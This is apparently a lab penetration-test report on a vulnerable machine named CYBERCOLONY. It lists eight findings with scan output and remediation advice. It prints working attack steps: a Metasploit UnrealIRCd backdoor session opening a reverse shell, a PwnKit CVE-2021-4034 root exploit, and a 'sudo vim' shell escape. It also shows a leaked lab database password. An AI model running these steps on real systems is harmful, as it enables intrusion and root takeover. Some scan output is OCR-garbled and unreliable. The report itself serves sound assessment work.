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CYBERCOLONY

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Note that this vulnerability assessment may not discover all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a "point-in-time" assessment made on CYBERCOLONY's environment. Any changes made to the environment during the period of testing may affect the results of the assessment.

EXECUTIVE SUMMARY

ASHIQUR RAHAMAN RIDOY performed a penetration test of the of the given machine named "CYBERCOLONY" on 25 FEB 2023. ASHIQUR RAHAMAN RIDOY's penetration test simulated an attack from an external threat actor attempting to gain access to systems within the CYBERCOLONY machine. The purpose of this assessment was to discover and identify vulnerabilities in CYBERCOLONY's infrastructure and suggest some effective methods to remediate the vulnerabilities. ASHIQUR RAHAMAN RIDOY identified a total of 8 vulnerabilities within the system after assessment which are broken down by severity in the table below.

CRITICAL		MEDIUM	LOW
1	6	1	0

The highest severity vulnerabilities give potential attackers the opportunity to gain access to user account with all possible permission given to the user which can be used for further privilege escalation to root permission. In the testing phase, I could find out 3 services running on the system such as: FTP, HTTP, UnrealIRCd. Successful attack on UnrealIRCd can lead to access user account without any password authentication. Furthermore, system version is outdated which have well-known vulnerabilities which can be easily exploit and user can increase their privileges to root. Moreover, HTTP port is hosting a website using Apache version 2.2.16 which has a lot of known vulnerabilities. And it hosting a website using WordPress CMS which is also outdated and is vulnerable to very well-known exploits. To ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
Critical	10	The vulnerability with the score is an immediate threat to the organization. Attacker can Successfully exploit it and may

		permanently affect the organization. Remediation of these vulnerabilities should be immediately performed.
High	7-9	The vulnerability with the score is an urgent threat to the organization, and remediation should be prioritized.
Medium	4-6	The vulnerability with the score can be lead to a Successful exploitation and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	1-3	The vulnerability with the score is minimal threat to the organization. This vulnerability should be noted and remediated if possible.

Exploitation Likelihood Classifications

Likelihood	Description
Likely	These methods are well-known and can be available publicly by which any attacker can launch his attack easily even he has low skill.
Possible	These methods are well-known and publicly available but need some configurations and successful attack can exploit the machine.
Unlikely	These methods are not well-known but deep understand and advanced skill related to these vulnerabilities can lead to a successful attack.

Business Impact Classifications

Impact	Description
Major	The Successful attack can damage the business functions which may do some critical financial damage to the organization.
Moderate	The Successful attack may cause significant disruptions to business functions.
Minor	The Successful attack may affect few users, may not cause much disruption to routine business functions.

Remediation Difficulty Classifications

Difficulty	Description
Hard Remediation of these vulnerabilities may require fully reconfiguration of systems that is time consuming. Also, it require disruption of normal business functions.	
Moderate	Remediation of these vulnerabilities may require minor reconfigurations. Additionally, it may be time-intensive or expensive.
Easy	Remediation of these vulnerabilities can be completed in a short time with some basic difficulty.

Recommended Actions:

For each vulnerability, we have discussed the problem and the solution to patch the vulnerability.

Vuln Title	Recommended Action	Risk Category	CVSS
UnrealIRCd	Software version	HIGH	CVSSv2 7.5
CVE-2010-2075	needs to be updated.		CVSSv3 N/A
Apache 2.2.16 DOS	Software version is	HIGH	CVSSv2 7.8
Attack CVE-2011-	outdated, need to		CVSSv3 N/A
3198	upgrade to latest		
	version		
Local Root Privileges	Remove SUID-bit	HIGH	CVSSv2 7.2
Escalation CVE-	from pkexec.		CVSSv3 7.8
2021-4034			
Privileges Escalation	3 rd party tool should	HIGH	N/A
using 3 rd party	not be allowed to		N/A
software	run as superuser by		
	sudo.		

Information	Configure to	HIGH	N/A
Exposure by	directory indexing is		N/A
Directory Listing	disable		
DDOS Attack on	XMLRPC service	Medium	CVSSv2 5.0
XML-RPC Service	should be disable.		CVSSv3 5.3
CVE-2017-8056			
WordPress Core	Update WordPress	HIGH	CVSSv2 5.0
Wp_Query SQL	version or modify		CVSSv3 7.5
Injection CVE-2022-	WP_query class.		
21661			
Apache	Apache version	Critical	CVSSv2 7.5
Authentication	should be updated.		CVSSv3 9.8
Bypass CVE-2017-			
3167			

Findings and Technical Details

<u>Methodology</u>: In order to do Vulnerability Assessment and Penetration Testing the following methodologies was applied:

- 1. Planning
 - a. Plan Workflow
 - b. Establish Scope
 - c. Research Targets
- 2. Target Acquisition
 - a. Network Scanning
 - b. OS fingerprinting
 - c. Service Identification
- 3. Pre-Exploitation
 - a. Assess Vulnerabilities
 - b. Plan attack
 - c. Customize attack tools.
- 4. Target Engagement

- a. Enumerate Users
- b. Compromise credentials
- c. Establish system access.
- 5. Post Exploitation
 - a. Escalate privileges.
 - b. Enumerate internal targets.
 - c. Identify next target.
- 6. Documentation
 - a. Evidence Collection
 - b. Analysis of findings
 - c. Presentation of findings

Scope of Work:

This assessment included the following phases of work:

Phase 1: Web application assessment

Phase 2: OS assessment

Phase 3: Network Assessment

Technical Details and Findings:

Network Scanning result:

```
File Actions Edit View Help
$ nmap -sV -Pn -p 1-10000 192.168.6.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-05 11:12 EST
Nmap scan report for 192.168.6.131
Host is up (0.0061s latency).
Not shown: 9995 closed top ports (conn-refused)
         STATE SERVICE VERSION
PORT
21/tcp
        open ftp
                      vsftpd 2.3.0
                       Apache httpd 2.2.16 ((Ubuntu))
80/tcp
        open http
                       UnrealIRCd (Admin email fake@email.com)
6667/tcp open irc
6697/tcp open irc
                       UnrealIRCd
8067/tcp open irc
                       UnrealIRCd (Admin email fake@email.com)
Service Info: Host: irc.example.com; OS: Unix
Service detection performed. Please report any incorrect results at https:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds
```

Web Directory Scanning:

```
File Actions Edit View Help
URE6BASE: ohttp://192.168.6.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
   -1Scanning URL:6http://192.168.6:131/2.168.6.131:6667 ...
⇒ DIRECTORY: http://192.168.6.131/backup/
+ http://192.168.6:131/cgi+bin/c(CODE:403|SIZE:289)
+ http://192.168.67131/index.phph(CODE:301|SIZE:0)
+ http://192.168.64131/info (CODE:200|SIZE:51459)
+ http://192.168.6.131/info.php (CODE:200|SIZE:51328)
+ http://192.168.6.131/license (CODE:200|SIZE:19935)
+ http://192.168.6.131/readme (CODE:200|SIZE:7415)
+ http://192J168P6V131/robots (CODE:200|SIZE:33)
+ http://192.168.6.131/robots.txt (CODE:200|SIZE:33)
+ http://192.168.6.131/server-status (CODE:403|SIZE:294)
⇒>)DIRECTORY$3http://1925168060131/wp-admin/
+ http://192.168.6.131/wp-config (CODE:200|SIZE:0)
```

OS Scanning:

```
File Actions Edit View Help
[+] /bin/nc is available for network discover & port scanning (You can use
 linpeas to discover hosts/port scanning, learn more with -h)
                                   =( System Information )=
+ Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exp
Linux version 2.6.35-22-generic (buildd@rothera) (gcc version 4.4.5 (Ubunt
u/Linaro 4.4.4-14ubuntu4) ) #33-Ubuntu SMP Sun Sep 19 20:34:50 UTC 2010
Distributor ID: Ubuntu
               Ubuntu 10.10
Description:
               10.10
Release:
Codename:
               maverick
[+] Sudo version
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-versi
Sudo version 1.7.2p7
[i] Any writable folder in original PATH? (a new completed path will be ex
ported)
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
```

```
File Actions Edit View Help

//dev/fd0 philippy auto rw.user, noauto exec, utf8 0

(Available Software)

[+] Useful software?
/bin/netcat
/usr/bin/wget
/bin/ping
/usr/bin/gcc
/usr/bin/gdb
/usr/bin/base64
/usr/bin/python
/usr/bin/python2.6
/usr/bin/php
/usr/bin/php
/usr/bin/xterm
/usr/bin/sudo

[+] Installed compilers?
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· ·				kali@kali: ~	/ / 1	
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THE ACT		rogram		200		
tcp		0		0.0.0.0:21	0.0.0.0:*	LISTEN
tcp		0		127.0.0.1 :631	0.0.0.0:*	LISTEN
tcp tcp	resul p 1753/	hilip_pass 0 sh.txt ircd	0	0.0.0.0:8067 wpscandata.b	<pre> wpscan h data 0.0.0.0:*</pre>	LISTEN
tcp		0	0	0.0.0.0:6697	0.0.0.0:*	LISTEN
tcp		0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp	1753/	0 ircd	0	0.0.0.0:6667	0.0.0.0:*	LISTEN
tcp TSHED		0 telnet	0	192.168.6.131:50076	192.168.6.128:4444	ESTABL
tcp		0 telnet	0	192.168.6.131:50075	192.168.6.128:4444	ESTABL
tcp6		0	0	::: 80	:::*	LISTEN
tcp6		0	0	::1:631	:::*	LISTEN
udp	_	0	0	0.0.0.0:41675	0.0.0.0:*	
udp		0	0	0.0.0.0:5353	0.0.0.0:*	
udp		0	0	0.0.0.0:68	0.0.0.0:*	
udp6	_	0	0	::: 5353	:::*	

```
[+] Looking for Wordpress wp-config.php files
wp-config.php files found:
/var/www/wp-config.php
$currenthost = "http://".$_SERVER['HTTP_HOST'];
$currentpath = preg_replace('@/+$@','',dirname($_SERVER['SCRIPT_NAME']));
define('DB_NAME', 'wp_phil_blog');
define('DB_USER', 'philip');
define('DB_PASSWORD', 'supersecure123');
define('DB_HOST', 'localhost');
[+] Looking for Tomcat users file
tomcat-users.xml Not Found
```

```
[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-w
ith-sudo-and-suid-commands
Matching Defaults entries for philip on this host:
    env_reset

User philip may run the following commands on this host:
    (ALL) ALL
    (ALL) MOPASSWD: /usr/bin/vim
```

1. UnrealIRCd: CVE-2010-2075 (score: 7.5)

Background: UnrealIRCd is one the most popular full-featured IRC daemon which widely used on huge number of IRC servers. It is an open-source IRC daemon based on DreamForge. This server has described that they have possibly most security features of any IRC server.

<u>Details</u>: The version of UnrealIRCd used in the Cybercolony is outdated and the version is 3.2.8.1. This service is running on the port on 6667, 6697 and 8067which is vulnerable to execute arbitrary commands. It contains a Trojan Horse in the DEBUG3_DOLOG_SYSTEM macro. Below screenshots show the way to exploit the service.

```
File Actions Edit View Help

msf6 > search unrealircd

Matching Modules

# Name
Check Description
- _____
0 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excelle
nt No UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > ■
```

```
File Actions Edit View Help
msf6 exploit(
                                                  ) > run
[*] Started reverse TCP double handler on 192.168.6.128:4444
[*] 192.168.6.131:6667 - Connected to 192.168.6.131:6667 ...
    :irc.example.com NOTICE AUTH : *** Looking up your hostname ...
    :irc.example.com NOTICE AUTH : *** Couldn't resolve your hostname; usin
g your IP address instead
   192.168.6.131:6667 - Sending backdoor command ...
   Accepted the first client connection ...
   Accepted the second client connection ...
   Command: echo zcOVqS3ccic2iWdS;
   Writing to socket A
Writing to socket B
  🚺 Reading from sockets ...
   Reading from socket B
*] B: "zcOVqS3ccic2iWdS\r\n"
   Matching ...
   A is input ...
[*] Command shell session 1 opened (192.168.6.128:4444 → 192.168.6.131:48
880) at 2023-03-04 12:30:11 -0500
whoami
philip
```

As, I had used a know exploit (CVE-2010-2075) and it only takes 30 seconds to configure the exploit and I could the exploit the UnrealIRCd successfully.

Currently I'm got the privileges of user "Philip".

Risk Analysis:

Risk Category	HIGH
CVSSv2	7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSSv3	N/A
Exploitation Likelihood	Likely
Business Impact	Major
Redemption Difficulty	Hard

Recommendation: The version of the UnrealIRCd is outdated. To overcome this vulnerability, the software company has patched and updated their software. Currently they have released their software version 6.0.6. It should be installed as soon as possible.

References:

- 1. https://nvd.nist.gov/vuln/detail/CVE-2010-2075
- 2. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2075

3. https://www.unrealircd.org/

2. Apache 2.2.16 DOS Attack (CVE-2011-3198)

Background: The Apache http server is open-source http server which can be used on both Unix and windows machine. The main intension of this project was to give a secure and efficient server to user with services of current http standards.

<u>Details</u>: In the Apache HTTP Server 2.2.x the byterange filter allow attacker to cause denial of service via a range header. It is running on cybercoloy in port 80 and the version is 2.2.16. Below screenshot shows the way to DOS attack.

In the screenshot we can see that we were able to send 5000 requests to the server at a time. Which consumes the server's memory and CPU which may lead to crash of the server.

Risk Analysis:

Risk Category	HIGH
CVSSv2	7.8 (AV:N/AC:L/Au:N/C:N/I:N/A:C)
CVSSv3	N/A
Exploitation Likelihood	Possible
Business Impact	Moderate
Redemption Difficulty	Moderate

Recommendation: The version of the Apache is outdated. To overcome this vulnerability, the software company has patched and updated their software. Currently they have released their software version 2.4.55. It should be installed as soon as possible.

Reference:

- 1. https://nvd.nist.gov/vuln/detail/CVE-2011-3192
- 2. https://github.com/1N3/Exploits/blob/master/Apache-2.2.x-Range-Header-DOS-Exploit.sh
- 3. https://httpd.apache.org/

3. Local Root Privileges Escalation (CVE-2021-4034)

Background: The pkexec application in unix system is a setuid tool which is designed to allow local users without privileges to run command with privilege as privileged user do according to predefined policies. The current version of pkexec cannot handle the calling parameters count correctly. An attacker can leverage this and can execute arbitrary code which can successfully lead to local privilege escalation.

<u>Details</u>: pkexec application can be used to manipulate calling parameters and do local privilege escalation. In the below picture it is shown:

```
File Actions Edit View Help
philip@ubuntu:/tmp/CVE-2021-4034-main$ ls
ls
cve-2021-4034.c dry-run Makefile README.md
cve-2021-4034.sh LICENSE pwnkit.c
philip@ubuntu:/tmp/CVE-2021-4034-main$ make
make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
philip@ubuntu:/tmp/CVE-2021-4034-main$ ls
ls
cve-2021-4034 dry-run LICENSE pwnkit.so
cve-2021-4034.c gconv-modules Makefile README.md
cve-2021-4034.sh GCONV_PATH=. pwnkit.c
philip@ubuntu:/tmp/CVE-2021-4034-main$ ./cve-2021-4034
./cve-2021-4034
# ls
ls
GCONV_PATH=. README.md cve-2021-4034.sh pwnkit.c
LICENSE cve-2021-4034 dry-run pwnkit.so
Makefile cve-2021-4034.c gconv-modules
# whoami
whoami
root
# ■
```

In the picture it is shown that, by using CVE-2021-4034 we can gain root privilege. It so simple that anyone with some basic knowledge can exploit this vulnerability and get root privileges.

Risk Analysis:

Risk Category	HIGH
CVSSv2	7.2 (AV:L/AC:L/Au:N/C:C/I:C/A:C)
CVSSv3	7.8
	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Exploitation Likelihood	Likely
Business Impact	Major
Redemption Difficulty	Easy

Recommendation: To mitigate this vulnerability we have update the linux kernel version and update the OS. Moreover, we can remove SUID-bit from pkexec. Though it's not a permanent solution. We can do this:

chmod 0755 /usr/bin/pkexec

This will cause an error to the script and ask for enable the setuid bit.

Reference:

- 1. https://nvd.nist.gov/vuln/detail/cve-2021-4034
- 2. https://github.com/berdav/CVE-2021-4034

4. Privileges escalation using 3rd party software:

Background: In the cybercolony machine, Philip user has multiple access. Most dangerous permission is Philip can run Vim editor software with root privileges without password. We can use that software and manipulate the software to gain root privileges.

Details:


Philip can Vim software along with sudo command. And Philip can run this tool with the root privileges. Below picture has been shown how I got the root privileges using vim:

```
philip@ubuntu:~/Desktop/Unreal3.2.8.1$ sudo -l
sudo -l
Matching Defaults entries for philip on this host:
env_reset
ow.ke/ nonpassinesul philip_pass_ha wp.password wpscandata.tx wpscan.h.data

User philip may run the following commands on this host:
    (ALL) ALL
    (ALL) NOPASSWD: /usr/bin/vim
philip@ubuntu:~/Desktop/Unreal3.2.8.1$ sudo vim -c ':!/bin/sh'
sudo vim -c ':!/bin/sh'

E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_riscos
    builtin_amiga
    builtin_beos-ansi
    builtin_beos-ansi
    builtin_beos-ansi
    builtin_win32
    builtin_vt320
    builtin_vt52
    builtin_tiris-ansi
    builtin_iris-ansi
    builtin_debug
    builtin_dumb

defaulting to 'ansi'
```



This attack is successful because of security misconfiguration. Since Philip is a normal user, he shouldn't have any permission to run any tool using root privileges. To mitigate this vulnerability, we have to change the permission of vim.

Risk Analysis:

Risk Category	HIGH
CVSSv2	N/A
CVSSv3	N/A

Explanation	This vulnerability is marked as high
	because any user with this
	misconfiguration can get root privileges.
Exploitation Likelihood	Likely
Business Impact	Major
Redemption Difficulty	Moderate

Recommendation: Vim tool should not allowed to run as superuser by sudo.


Reference:

1. https://gtfobins.github.io/gtfobins/vim/

5. Information Exposure by Directory Listing

Background: web server can be manipulated to list all the contents in directory which doesn't have any index page. This vulnerability can give a scope to attacker to list out all the content in that directory which may disclosure important files which is happened in this scope.

<u>Details</u>: In the Cybercoloy's http server, we found that one website is running which is made in WordPress CMS system. By analyzing by a tool named "Dirb" we could find out a lot of directories we can access without any authentication. Here is some picture that showing what we have found:





Index of /backup

Name Last modified Size Description

Parent Directory
pass.txt 08-Oct-2019 06:36 22

Apache/2.2.16 (Ubuntu) Server at 192.168.6.131 Port 80





As we can see that we found a directory named '/backup', and there was a 'pass.txt' file inside which we have found a username and password which is that admin username and password for the WordPress.

Risk Analysis:

Risk Category	HIGH
CVSSv2	N/A
CVSSv3	N/A

Explanation	This finding is marked as high because
	backup password for admin panel was
	here. Any visitor can find out this and can
	have admin access to the website.
Exploitation Likelihood	Likely
Business Impact	Major
Redemption Difficulty	Moderate

Recommendation: Directory listing should not have any vulnerability, however it has sensitive information, and it can give the admin access to user. To prevent this vulnerability web server must be configured to directory listings should be disable for all paths related web root.


Reference:


1. https://cwe.mitre.org/data/definitions/548.html

6. DDOS Attack on XML-RPC Service (CVE-2017-8056):

Background: XML-RPC is a feature in WordPress by which data can be transmitted with HTTP as the transport mechanism by using XML to encode. WordPress use this feature to communicate other systems because WordPress is not a self-enclosed system.

<u>Details</u>: In the Cybercolony's http server, XML-RPC service is on which accepts POST request. Attacker can use this service and do DOS attack on the server which will crash the server. Below pictures are showing how we did it.





Error establishing a database connection

As we can see that, we have used a script to send plenty of request in XMLRPC but the XMLRPC couldn't handle it crashed.

Risk Analysis:

Risk Category	Medium
CVSSv2	5.0 (AV:N/AC:L/Au:N/C:N/I:N/A:P)
CVSSv3	5.3
	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L
Exploitation Likelihood	Likely
Business Impact	Major
Redemption Difficulty	Moderate

<u>Recommendation</u>: Though the XMLRPC isn't the issue, but it can be used to enable brute force attack and DDOS attack. The Pingback feature of XMLRPC can be used as

an exploit to send a thousands of request instantaneously. To overcome this vulnerability, we can disable the XMLRPC, and this will be the best solution for now.

Reference:

- 1. https://www.hostinger.com/tutorials/xmlrpc-wordpress
- 2. https://nvd.nist.gov/vuln/detail/CVE-2017-8056

7. WordPress Core WP_Query SQL Injection (CVE-2022-21661)

Background: WordPress has a lot of functionality. It can provide plenty of ways to leverage information from the database. WP_Query class is one the best function for to get information and render on the page. Even developer can make his customize complex searches by using this class.

<u>Details</u>: In the WordPress version which is being used in Cybercolony's server is vulnerable to SQL injection. Attacker can use this vulnerability and disclose sensitive information easily. This flaw specifically exists on WP_Query class. Here is some picture for which this vulnerability happens and solution of the vulnerability.

∨ 💠 6 ■■■■ src/wp-includes/class-wp-tax-query.php 📮

}

\$query['include_children']) {

```
$query['terms'] = array_unique( (array) $query['terms'] );
if ( 'slug' === $query['field'] || 'name' === $query['field'] ) {
```

Split

Unified

In the picture, we have shown that where the vulnerability exists and in the second picture, we have shown that this line should be added to patch this vulnerability. It is happening because of there is not proper validation for the user supplied strings.

@@ -556,7 +556,11 @@ private function clean_query(&\$query) {

\$query['terms'] = array_unique((array) \$query['terms']);

\$query['terms'] = wp_parse_id_list(\$query['terms']);

if (is_taxonomy_hierarchical(\$query['taxonomy']) &&

\$this->transform query(\$query, 'term id');

Risk Analysis:

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Risk Category	HIGH
CVSSv2	5.0
	(AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSSv3	7.5
	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CNA: GitHub, Inc.	8.0
	CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H
Exploitation Likelihood	Unlikely
Business Impact	Moderate
Redemption Difficulty	Moderate

Recommendation: This vulnerability happening for the specific class WP_Query. It is happening because of improper sanitization that's why SQL injection is possible. TO overcome this vulnerability, we have to update the version of WordPress in which

this vulnerability has been patched or we can add those line in the class that is shown on the picture.

Reference:

- 1. https://nvd.nist.gov/vuln/detail/cve-2022-21661
- 2. https://www.zerodayinitiative.com/advisories/ZDI-22-020/
- 3. <a href="https://github.com/WordPress/wordpress-wordp

8. Apache Authentication Bypass (CVE-2017-3167)

Background: The Apache is a http server which is open-source http server. It can be used on both unix and windows machine. This project was made to provide a secure and efficient server to user with services of current http standards.

<u>Details</u>: The cybercolony machine is hosting a server in to port 80 by Apache 2.2.16 version. This version of Apache has a lot of vulnerabilities which can be exploited easily. This version of Apache is vulnerable to a critical vulnerability which critical. By using this vulnerability attacker can bypass authentication.

CVE-2017-3167



Name	CVE-2017-3167
Description	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.
Source	CVE (at NVD; CERT, LWN, oss-sec, fulldisc, bugtraq, EDB, Metasploit, Red Hat, Ubuntu, Gentoo, SUSE bugzilla/CVE, Mageia, GitHub advisories/code/issues, web search, more)
References	DLA-1009-1, DSA-3896-1

Vulnerable and fixed packages

The table below lists information on source packages.

as we can see this version has a critical vulnerability.

Risk Analysis:

Risk Category	Critical
CVSSv2	7.5
	(AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSSv3	9.8
	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Exploitation Likelihood	Unlikely
Business Impact	Major
Redemption Difficulty	Moderate

Recommendation: This version of the Apache has been already outdated. That's why this vulnerability exists in cybercolony. To overcome this vulnerability, we have to update the version of the Apache.